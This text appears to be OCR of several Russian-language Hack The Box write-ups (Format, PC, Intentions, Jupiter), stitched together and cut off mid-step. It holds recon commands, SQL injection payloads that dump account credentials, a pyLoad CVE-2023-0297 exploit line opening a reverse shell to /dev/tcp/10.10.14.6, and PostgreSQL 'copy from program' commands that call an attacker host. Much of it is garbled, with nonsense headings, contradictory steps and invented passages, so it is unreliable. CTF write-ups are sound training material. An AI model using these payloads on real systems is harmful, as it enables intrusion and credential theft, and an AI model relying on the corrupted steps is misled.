21 (RDP) — вход в сеанс выполнен успешно. Это событие регистрируется в `Microsoft-Windows-TerminalServices-LocalSessionManager/Operational`. При значении сообщения равном на вход выполнен в системе пользователем `%1` по `%3` `%4` `%5` `%6` `%7` `%8` `%9` `%10` `%11` `%12` `%13` `%14` `%15` `%16` `%17` `%18` `%19` `%20` `%21` `%22` `%23` `%24` `%25` `%26` `%27` `%28` `%29` `%30` `%31` `%32` `%33` `%34` `%35` `%36` `%37` `%38` `%39` `%40` `%41` `%42`

HTB FORMAT

Format

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	13 May 2023	Medium	30

ПРОКСИРУЕМ ЗАПРОСЫ В REDIS ЧЕРЕЗ МИСКОНФИГ NGINX

RafMacker
hackerrafi@gmail.com

В этом райтапе я покажу, как производить запись данных в Redis благодаря ошибке в настройках Nginx. Также мы проанализируем исходники веб-приложений, чтобы найти ряд векторов для атаки: LFI, повышение роли пользователя и RCE. Для повышения привилегий будем эксплуатировать уязвимость f-строки в Python и получим скрытые данные приложения.

Упражняться мы будем на тренировочной машине Format с площадки Hack The Box. Уровень ее сложности — средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.213    format.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for format.htb (10.10.11.213)
Host is up (0.057s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c397ce837d255d5dedb545cdf20b054f (RSA)
|   256 b3aa10352b997d20feb6758844b517c1 (ECDSA)
|_  256 fab376fe1abcd14b08e06fe097672707 (ED25519)
80/tcp   open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Site doesn't have a title (text/html).
3000/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://microblog.htb:3000/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел три открытых порта:

- 22 — служба OpenSSH 8.4p1;
- 80 и 3000 — веб-сервер Nginx 1.18.0.

Дополнительно в параметре `http-title` на порте 3000 отмечаем редирект на `http://microblog.htb:3000/`. Добавляем этот домен в файл `/etc/hosts` и идем смотреть сайты.

```
10.10.11.213 microblog.htb format.htb
```

Microblog


Удобный сервис собственного хостинга репозиториев Git

Главная страница сайта microblog.htb:3000

Веб-сервер на порте 80 вернул код 404, а на 3000 нас встретил Git.


ТОЧКА ВХОДА

Мы сразу можем поискать открытые репозитории и пользователей:



Открытые репозитории в Git

Видим доступный репозиторий `microblog`. Скачиваем файлы проекта для изучения.



Содержимое репозитория microblog

Исходные коды нашли, а сайта пока не видно. Поскольку нам известно реальное доменное имя, нужно просканировать поддомены. Вдруг там доступны другие сайты? Для этого будем использовать утилиту ffuf.

Справка: сканирование веба с ffuf

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю легкий и очень быстрый ffuf. При запуске указываем следующие параметры:

- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-u` — URL;
- `-H` — HTTP-заголовок.

Место перебора помечается словом FUZZ.

Команда получается следующая:


```
ffuf -w http://microblog.htb -w subdomains-top1million-110000.txt -t
256 -H 'Host: FUZZ.microblog.htb'
```

```
 :: Progress: [114441/114441] :: Job [1/1] :: 4444 req/sec :: Duration: [0:00:26] :: Errors: 0 ::

[Status: 200, Size: 3976, Words: 899, Lines: 84, Duration: 69ms]
    * FUZZ: app

[Status: 200, Size: 3732, Words: 630, Lines: 43, Duration: 60ms]
    * FUZZ: sunny
```


Результат сканирования поддоменов с помощью ffuf

Находим два новых поддомена, поэтому обновим запись в файле `/etc/hosts`, а затем посмотрим, какие сайты там хостятся.

```
10.10.11.213 microblog.htb format.htb app.microblog.htb sunny.
microblog.htb
```



Главная страница сайта app.microblog.htb



Главная страница сайта sunny.microblog.htb

Продолжение статьи →

HTB FORMAT

ПРОКАЧИВАЕМ ЗАПРОС В PEEAS ЧЕРЕЗ МОСКОВСКИЙ ЧАЙНИК

ТОЧКА ОПОРЫ

Начинаем знакомство с машиной как прикосновение к не острым скалам наверху. Сервер отвечает на запросы по адресам `/etc/passwd` и `/etc/shadow`, а также `/var/www/html/index.php` и `/var/www/html/pwd.txt`. Но только `/etc/passwd` при `curl` выдает `root:x:0:0:root:/root:/bin/bash` — то есть `curl` не `root` (только 30) и файлы `system` гораздо интересней другой файл `/var/www/html/pwd.txt` (только 27, 32).

```
curl http://10.10.11.29/etc/passwd
curl http://10.10.11.29/etc/shadow
curl http://10.10.11.29/var/www/html/index.php
curl http://10.10.11.29/var/www/html/pwd.txt
```

Скачать файлы на Kali

В том же файле расположен и код файла `info.php` в `getSigUpdate`. Первая выполняется с base-64-кодом (строк 109–112) и при ошибке пытается прочитать параметр `proxy` (строка 116) и отправить на него запрос `curl`. Вторая `getSigUpdate` — с параметрами `sig` и `proxy` (строки 121–124). Тут есть, для `test`, `curl` и `curl -o` файлы `getSigUpdate` сохраняются в `test`.

```
cat -n /var/www/html/info.php
```

Вывод `cat -n` файла `info.php`

У нашего пользователя нет административного доступа, поэтому эксплуатировать, инъекцию мы пока не сможем, но в этом же файле нашлись кое-какие данные для входа в базу данных. Пароль `Sup3rS3cr3tP@ssw0rd!` — вероятно, сервер `127.0.0.1`. Мы можем с паролем `id` отправить на сервер файлы для скачивания, главное, чтобы этот файл существовал. Если такой файл не существует, то будет сообщение о том, что запрошенный тест не поддерживается. Зато файл будет подключен к сайту (строка 51–51).

```
curl -o /var/www/html/index.php http://127.0.0.1/index.php
curl -o /var/www/html/index.php http://127.0.0.1/index.php?id=test
```

Скачиваем `index.php` с `id=test`

Проверяем наш подключенный файл.

LFI

Подключение к первому сайту, регистрируемся и авторизуемся. Это дает нам некоторые привилегии, а также расширяет область тестирования.

Первый сайт

Теперь нам доступна функция создания своего блога. Создаем блог `raif` и добавляем запись в файл `/etc/hosts`.

```
10.10.11.29 microblog.htb format.htb app.microblog.htb sunny.
microblog.htb raif.microblog.htb
```

Теперь нашим в Kali сервер `sunny` и основные HTTP-запросы `GET` на `/etc/passwd` и `/var/www/html/index.php`. Также обращаем мы обращаемся к своему блогу.

Создаем блог raif

Теперь попробуем подключить к сайту файл `/etc/passwd`. Для `raif` и добавим запись в файл `/etc/hosts`.

```
10.10.11.29 microblog.htb format.htb app.microblog.htb sunny.
microblog.htb raif.microblog.htb
```

Теперь нашим в Kali сервер `sunny` и основные HTTP-запросы `GET` на `/etc/passwd` и `/var/www/html/index.php`. Также обращаем мы обращаемся к своему блогу.

Подключаем raif к сервису

HTB PC

PC

OS	RELEASE DATE	DIFFICULTY	POINTS
Linux	28 May 2014	Easy	20

МАНИПУЛИРУЕМ ПРОТОКОЛОМ GRPC ПРИ ВЗЛОМЕ СЕРВЕРА

RaffKeser
hackerraff@gmail.com

В этом райтапе я познакомлю тебя с протоколом gRPC (разработан Google), затем обнаружим и проэксплуатируем SQL-инъекцию для SQLite. При повышении привилегий используем уязвимость в сервисе pyLoad.

Поможет нам в этом тренировочная машина PC с площадки Hack The Box. Уровень ее сложности — легкий.

WARNING
Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.214    pc.htb
```

И начинаем сканирование портов.

Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

```
Nmap scan report for pc.htb (10.10.11.214)
Host is up (0.14s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 97a6a4ea2a32b38f332ce2a7a3ef (RSA)
|   256 8d8ad2e9cabff71b43cc2f5589ffee (ECDSA)
|   256 2ad4f2f7315e6a7cf38f7a2f4b2b7c (ED25519)
50051/tcp open  unknown
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.2p1;
- 50051 — неизвестный порт.

Результаты очень скудные: в случае с SSH поможет только брутфорс учетных данных (а он при решении заданий HTB обычно не практикуется), а за что отвечает порт 50051, пока неясно.


ТОЧКА ВХОДА

Что за неизвестный порт? Достаточно поискать этот номер в интернете, чтобы обнаружить, что его может держать открытым служба gRPC. Это реализация протокола RPC (метода удаленного вызова процедур) с открытым исходным кодом, разработанная в Google. gRPC предназначен для работы с различными механизмами аутентификации, что упрощает обращение к нему из других систем. Можно использовать его с аутентификацией SSL/TLS на основе токенов Google или без нее, а также подключить собственную систему аутентификации, расширив предоставленный компанией код.

Для работы по протоколу gRPC будем использовать gRPC UI. Скачиваем последнюю версию и запускаем, указывая сервер и порт для подключения.


```
grpcui -plaintext 10.10.11.214:50051
```

В итоге получим ссылку, которая поможет удобно работать с сервером через браузер.




Главное окно gRPC UI

Первым делом просматриваем доступные методы. Мы можем зарегистрировать пользователя (`RegisterUser`), авторизоваться в сервисе (`LoginUser`) и получить какую-то информацию (`getInfo`).




Доступные методы

В плане безопасности этот сервис ничем не отличается от других таких же, но я нашел, решил попробовать наиболее популярные логины и пароли. Повезло очень быстро — подошли логин и пароль `admin:admin`. Авторизуемся и получаем токен.




Запрос LoginUser



Ответ сервера

А теперь пробуем получить информацию о пользователе, для чего нам придется метод `getInfo`. Указываем в данных запроса полученный на предыдущем шаге идентификатор. Аутентифицировать нужно прийти с помощью токена, для чего создаем запись `token` в метаданных запроса.

Запрос getInfo



Ответ сервера

Однако в итоге ничего интересного не получаем.

Продолжение статьи →

HTB PC

МАНИПУЛИРУЕМ ПРОТОКОЛОМ GRPC/TPM ВЗЛОМЕ СЕРВЕРА

ТОЧКА ОПОРЫ

Перейдем в **Burp Suite** и перенаправим запросы в Burp Repeater. Так как мы отправляем на сервер идентификатор пользователя и получаем ответ, не исключено, что произошла инъекция базы данных. Поэтому стоит проверить, нет ли возможности для SQL-инъекции. Возьмем число, вызывающее ошибку, а потом допишем его условием **or 1=1**. Оно возвращает значение **TRUE**, и в результате ошибки больше нет. Значит, есть возможность для инъекции.

```
{
  "data": {
    "id": "1' or 1=1--"
  }
}
```

Ответ с ошибкой

```
Response
Pretty  Raw  Hex  Render
{
  "error": null,
  "responses": {
    "message": "unrecognized token: \"1) and (select * from(select sleep(1),1 union select 1)a)--\" LINE 1: select * from accounts where (id = '1') and (select * from(select sleep(1),1 union select 1)a)--')"
  },
  "isError": false
}
```

Ответ без ошибки

А теперь попробуем получить какие-нибудь данные. Для этого добавим к идентификатору запроса **union select 1,2** и попышаю оператора **union**. Сервер вернет ведомлений такого ответа.

```
{
  "data": {
    "id": "1' union select 1,2--"
  }
}
```

Запрос с ответ сервера

SQL-инъекция

Первым делом определяем, к какой СУБД придется работать. Для этого достаточно перебрать несколько конвер.с запрашивая для разных систем синтаксисом. Сработала нагрузка для SQLite.

```
1 union select sqlite_version()
```

```
{
  "data": {
    "id": "1 union select sqlite_version()"
  }
}
```

Response

```
Pretty  Raw  Hex  Render
{
  "error": null,
  "responses": {
    "message": "3.31.1"
  },
  "isError": false
}
```

Версия СУБД

Переходим к эксфильтрации таблиц. Для этого получим их список.

```
1 union select tbl_name from sqlite_master where type='table' and
tbl_name NOT like 'sqlite_%'
```

Таблицы в базе SQLite

Находим всего одну таблицу — **accounts**. Чтобы получить из нее данные, нам нужны названия столбцов. Хорошо, что в SQLite не надо отдельно выгружать названия каждого столбца — можно запросить сразу все определенные таблицы.

```
1 union select sql from sqlite_master where type='table' and sql not
NULL and name = 'accounts'
```

Определение таблицы accounts

В таблице два столбца: **username** и **password**. Используя оператор **group_concat**, попробуем вывести все логины в одну запись через запятую.

```
1 union select group_concat(username) from accounts
```

```
{
  "data": {
    "id": "1' union select group_concat(username) from accounts"
  }
}
```

Response

```
Pretty  Raw  Hex  Render
{
  "error": null,
  "responses": {
    "message": "The admin is working hard to fix the issues."
  },
  "isError": false
}
```

Ошибка получения данных

Получаем ошибку. Чтобы избавиться от нее, нужно сменить значение в первой части запроса на несуществующее.

```
-1 union select group_concat(username) from accounts
```

```
{
  "data": {
    "id": "-1 union select group_concat(username) from accounts"
  }
}
```

Response

```
Pretty  Raw  Hex  Render
{
  "error": null,
  "responses": {
    "message": "admin,sam"
  },
  "isError": false
}
```

Логины в таблице accounts

Получаем логины пользователей. Теперь аналогичным запросом получим данные из столбца **password**

```
-1 union select group_concat(password) from accounts
```

```
{
  "id": "-1 union select group_concat(password) from accounts"
}
```

Response

```
Pretty  Raw  Hex  Render
{
  "error": null,
  "responses": {
    "message": "admin_nd5w2nvfznvqn7vn2edeo6t45:
                admin_mesoifnoefnnmsdn43ff:"
  },
  "isError": false
}
```

Пароли в таблице accounts

И теперь у нас есть вход и пароли. С полученными учетными данными авторизуемся на SSH и забираем первый флаг. Значит, есть возможность для инъекции.

```
sauger:~$ id
uid=1001(sau) gid=1001(sau) groups=1001(sau)
sauger:~$ cat user.txt
97e7d9f8b27242a8f2242549025306
sauger:~$
```

Вход пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Теперь нам необходимо собрать информацию. Я буду использовать для этого скрипты PEASS.

Справка: скрипты PEASS

Что делать после того, как вы получили доступ к системе от имени пользователя? Формировать дальнейшие эксплуатации. Необходимо и требуется проверить: какие ядро, версия, сервисы, ПО, ПК и в Windows. Чтобы собрать информацию и нажмать цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS). Скрипт поможет найти пути к повышению прав на системе и выдает подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост сервер для Linux, задав права на выполнение и запустим скриптовую. Информация на выводе получаем много, но из полезного в принципе только то, что спрят зарывается для веб-сервера порт 8000.

```
╔══╣ Active Ports (netstat -ano)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:50051         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:50052         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8888          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          127.0.0.1:50052         ESTABLISHED -
```

Сканирование портов

Чтобы получить доступ к приложению, нужно будет прокинуть порт 8000 на свой хост с помощью SSH.

```
ssh sau@10.10.11.214 -L 8000:127.0.0.1:8000
```

Таким образом весь трафик, который мы пошлем на локальный порт 8000, будет пересылаться на порт 8000 указанного хоста (в данном случае 127.0.0.1) через SSH-хост. Когда туннель поднят, можно обратиться к сайту через браузер.

```
http://127.0.0.1:8000/
```

Главная страница сайта на порте 8000

Перед нами pyLoad. Это бесплатный менеджер загрузок с открытым исходным кодом на Python. Первым делом стоит поискать самые уязвимые для него. И тут повезет нам на CVE-2023-0297.

snyk Vulnerability DB

Snyk Vulnerability Database > pyload-ng

Arbitrary Code Injection

Affecting pyload-ng package, versions [0,0.5.0-b3.dev.31]

INTRODUCED: 16 JANUARY 2023 CVE-2023-0297 CWE-94 Show +

How to fix?

Upgrade pyload-ng to version 0.5.0b3.dev31 or higher.

Overview

pyload-ng is a The free and open source Download Manager written in pure Python.

Affected versions of this package are vulnerable to Arbitrary Code Injection via the `_get_password` function, which passes user input, potentially including arbitrary OS commands to `eval()`.

References

- GitHub Commit
- Poc

Описание уязвимости

Запрошутм версию этого пакета умевер перед нашедшей кашину. СС. так как прилагаемое приложение для пользовательского ввода в **pyloger**. А поиск эксплоитов на GitHub приводит к репозиторию, где описан PoC для получения RCE.

Exploit Code

```
curl -k -c -b -d "form=" -
-data-binary "jsoupsyntax%3Ac.ui.system(
'/usr/bin/bash%20-c%20%5B%5D+/dev/tcp/10.10.14.6/9001%20%2B%26+exec%
20%2B%26+while%20true%3B%20do%20%2B%26+read%20%2B%26+%2B%26+%2B%26+
echo%20-e%20%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+
%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+%2B%26+%2B%
26+%2B%26+
```

HTB INTENTIONS

Author
Ivan Kotenkov

ЭКСПЛУАТИРУЕМ СЛОЖНУЮ SQL-ИНЪЕКЦИЮ ДЛЯ ДАМПА БАЗЫ ДАННЫХ

А поясняет нам в этом тренировочная машина Intentions с площадки Hack The Box сложного уровня (hard).

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютера, где есть важные для тебя данные. Не как ты это можешь в общей сети с другими участниками

РАЗВЕДКА
Сканирование портов

Добавляем IP адрес машины в **/etc/hosts**

```
10.10.11.220    intentions.htb
```

И запускаем сканирование портов

Справка: сканирование портов

Сканирование портов позволяет узнать, какие порты для чего любой сервер. Он сперва вскроет операционку хочить, какие службы на каком порту слушают соединения. Сканирование портов позволяет определить какой сервер как и почему слушает. Какие порты открыты, какие закрыты.

Наиболее известный инструмент для сканирования — это Nmap. Изучать его можно в работе пентестера практически следующего раздела.

```
#!/bin/bash
ports=$(nmap -p1-65535 -T4 -q -n $1 | grep "^[0-9]" | cut -d"/" -f 1 |
tr "\n" ",") ; set nc,v,z,U
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — уже подробное сканирование с использованием инструментов скриптов **-A**.

```
Nmap scan report for intentions.htb (10.10.11.220)
Host is up (0.0[illegible]s latency).
Not shown: 65532 closed tcp ports (conn refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3[illegible]ubuntu1.1(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 [illegible] (ECDSA)
| 256 [illegible] (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
| /api/v1/auth/user/
| http-server-header: nginx/1.18.0 (Ubuntu)
| http-title: Intentions Image Gallery
9999/tcp open  http    Werkzeug/2.1.2 Python/3.10.6 (Intentions Server)
```


ТОЧКА ВХОДА

Регистрируемся в роли пользователя и авторизуемся на сайте.

Страница авторизации

Страница профиля пользователя

На странице профиля пользователя находим поле, на которое мы можем всю действовать.



Страница профиля пользователя

Затем в **Burp: History** за всё действием и рекомендую проводить через Burp. Обнаружим что используется API.

GET /api/v1/gallery/user/genres?page=1&per_page=100 HTTP/1.1
Host: intentions.htb
Cookie: session=eyJ1aWQiOjI1NzIzMjIzMjIzMj

HTB INTENTIONS

ЭКСПЛУАТИРУЯ СЛОЖНУЮ SQL-УЯЗВИМОСТЬ ДЛЯ ДАМПА БАЗЫ ДАННЫХ

После изменения запроса, повторно запрос в Burp Repeater и отправляем обычную нагрузку с комментарием для Boolean-based-инъекции: `test' or 1=1 --+` :

```
GET /api/v1/users?test'%20or%201=1--+ HTTP/2
Host: api.dev.intentions.htb
Cookie: XSRF-TOKEN=eyJpdiI6IjRzMzRzMzRzMz
```

HTB INTENTIONS

ЭКСПЛУАТИРУЕМ СЛОЖНУЮ SQL-ИНЪЕКЦИЮ ДЛЯ ДАМПА БАЗЫ ДАННЫХ

К тексту статьи

К тексту статьи

К тексту статьи

взлом

HTB JUPITER

Ruffracker
hackerofthecourt.com

В этой статье мы получим доступ к веб-сервер через RCE-уязвимость и эксплуатацию SQL-инъекции в PostgreSQL. Затем воспользуемся фреймворком Jupyter для выполнения произвольного кода и повысим привилегии в Sattrack.

Наша цель — сервер Jupiter предоставляется на тренировочной машине Jupiter с площадки Hack The Box. Уровень не сложности — средний.

WARNING

Подключайся к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в одной сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP адрес машины в /etc/hosts:

```
10.10.11.216 jupiter.htb
```

И запускаем сканирование портов.

Справка: сканирование портов

Сканирование портов — это процедура, которая ищет при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединения. Но основе этой информации выбирается следующий шаг и получение точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Учушить результаты его работы тебе можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p--\*min-rate=5000 $1 | grep "^[0-9]" | cut -d '/' -f 1 | tr '\n',',' | sed s/,$//)
nmap -sCsVvn -p$ports -n $1
```

Перед добавлением этого скрипта в переменную обязательно сделай его исполняемым, на хорошем — более тщательное сканирование, с использованием нескольких скриптов (опция -A).

```
Nmap scan report for jupiter.htb (10.10.11.216)
Host is up (0.0.0.0latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 10:19:5b:9e:70:18:7a:40:ed:4e:a6:25:d6:9b:72 (ECDSA)
|   256 35:f8:a8:d5:91:7b:13:9e:b6:25:c0:ed:1e:c1:b5 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Home | Jupiter
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Справка: сканирование веба с Nmap

Сканер нашел два открытых порта:

- порт 22 — служба OpenSSH 8.9p1;
- порт 80 — веб-сервер Nginx 1.18.0.

При таком выборе начинать нужно с изучения сайта.

ТОЧКА ВХОДА

Из самых сайтов нечего интересного не нашли, поэтому попробуем поискать подмаршруты:

Справка: сканирование веба с ffuf

Для этого лучше всего использовать безаналоговый веб-фаззер ffuf, что позволяет атаковать перебором каталогов, чтобы найти скрытую информацию и подстановкой обычным полезным функциям. Для этого можно использовать программы вроде dirsearch и DIRB.

Я предпочитаю первый и очень быстрый ffuf. При запуске указываю слова для каждого параметра:

- -w — словарь, из которых используются слова из файлов Seclists;
- -t — количество потоков;
- -u — URL;
- -c -ob — HTTP-заголовок.

Место перебора помечается словом FUZZ.

Запускаем сканирование, перечисляя все нужные параметры:

```
ffuf -c -http://jupiter.htb -t -u subdomain-top1million-110000.txt -t 256 -H 'Host: FUZZ.jupiter.htb'
```

```
[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 11ms]
    * FUZZ: kiosk

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 112ms]
    * FUZZ: www.library

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 112ms]
    * FUZZ: pgmon

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 160ms]
    * FUZZ: pgadmin

[Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 157ms]
    * FUZZ: dev
```

Результат сканирования подсмотрел


Находим новый поддомен kiosk, который добавляем в файл /etc/hosts. Обновив файл, просматриваем сайт:

```
10.10.11.216 jupiter.htb kiosk.jupiter.htb
```

Главная страница сайта kiosk.jupiter.htb

Все действия я произожу через Burp, поэтому, проверяя Burp History, сразу обратил внимание на то, что используется API и в параметре **canExpl** передается следующий SQL-запрос:

```
select count(parent) from moons where parent = 'Saturn';
```



Запрос в Burp History

Это явная точка входа, попробуем воспользоваться ей.

ТОЧКА ОПОРЫ

С точки зрения пентестера, Postgres хорош тем, что может дать выполнение кода в контексте пользователя ОС. Механизм простой: создаем таблицу и запускаем не выходом выполняной команды. С помощью Burp Repeater отправляем SQL-запрос для создания таблицы:

```
create table cmd_exec(cmd_output text);
```

```
;)
;) {
    "queries": {
        "0": {
            "query": "x",
            "datasource": {
                "type": "postgres",
                "uid": "YlOqqqqqqqqqqqqqqqq"
            },
            "rawSql": "create table cmd_exec(cmd_output text);",
            "format": "table",
            "datasourceId": 1,
            "intervalMs": 10000,
            "maxDataPoints": 805
        }
    }
}
```

Search...

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-X-Content-Type-Options: nosniff
X-X-Frame-Options: deny
X-X-Xss-Protection: 1; mode=block
{
    "results": {
        "A": {
            "status":200,
            "frames":[
            ]
        }
    }
}
```

Запрос в Burp Repeater

Нижним скином нам не верилу, поэтому запускаем локальный веб-сервер на основе Python и выполняем на него тестовый запрос с указанного сервера при помощи curl:

```
copy cmd_exec from program 'curl http://10.10.14.180/test_rce';
```

```
{
    "queries": {
        "0": {
            "rawSql": "copy cmd_exec from program 'curl http://10.10.14.180/test_rce';",
            "format": "table",
            "datasourceId": 1,
            "intervalMs": 10000,
            "maxDataPoints": 805
        }
    }
}
{
    "error": "ERROR: relation \"cmd_exec\" does not exists\n\n\n
```

HTB JUPITER

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД С ПОМОЩЬЮ JUPYTER И SATTRACK

ПРОДВИЖЕНИЕ

Пользователь juno

Теперь нам нужно собрать информацию. Я так обычно, будучи пользователем для этого сервера PEASS:

> **Справка: скрипты PEASS**
>
> Скрипты для поиска повышения привилегий в системе Linux/Unix («nix»), macOS, Windows и Android. Скрипты проверяют много всего: снимки экрана, как в Linux, так и в Windows. Чтобы собрать информацию и найти возможные векторы повышения привилегий. Readme Español Русский Português (Brasil) PEASS — набор скриптов, которые проверяют на наличие векторов и выдают подробный отчет о потенциально интересных файлах, процессах и настройках.

Загрузим на хост скрипт для Linux, задаем ему право на выполнение и запускаем скриптовую. В выводе будет много информации, поэтому отбираем только значимую:

```
chmod +x ./linpeas.sh
./linpeas.sh -a > output.txt
cat output.txt | grep -A 10 -i "interesting files"
```

```
╔══╣ Interesting files in root c (limit 70)
╚═══════════════════════════════════════════════
-rwsr-xr-x 1 root  root  4896 May  4 18:59 /usr/bin/sattrack
-rwsr-xr-x 1 root  root  4896 May  4 18:59 /usr/bin/satpy_update.sh
-rwxrwx--- 1 juno juno 36 Jun 14 15:38 solar-flares
```

Выводим значимые файлы

Файл `/dev/shm/network-simulation.yml` был недавно изменен, и наш пользователь имеет право на запись в этот файл:

```
╔══╣ Recently written files (last 5 mins)
/dev/shm/network-simulation.yml
/home/juno/.cache/motd.legal-displayed
/home/juno/.bash_history
/home/juno/.lesshst
/home/juno/.viminfo
/home/juno/.local/share/nano/search_history
/home/juno/.local/share/nano/unnamed
/home/juno/.local/share/nano/save_to_disk_history
/home/juno/.local/share/nano/bookmarks
/home/juno/.local/share/nano/zshrc_history
/home/juno/.local/share/nano/zsh_history
/home/juno/.local/share/nano/zsh_history.1
/home/juno/.local/share/nano/zsh_history.2
/home/juno/.local/share/nano/zsh_history.3
/home/juno/.local/share/nano/zsh_history.4
/home/juno/.local/share/nano/zsh_history.5
/home/juno/.local/share/nano/zsh_history.6
/home/juno/.local/share/nano/zsh_history.7
/home/juno/.local/share/nano/zsh_history.8
/home/juno/.local/share/nano/zsh_history.9
/home/juno/.local/share/nano/zsh_history.10
/home/juno/.local/share/nano/zsh_history.11
/home/juno/.local/share/nano/zsh_history.12
/home/juno/.local/share/nano/zsh_history.13
/home/juno/.local/share/nano/zsh_history.14
/home/juno/.local/share/nano/zsh_history.15
/home/juno/.local/share/nano/zsh_history.16
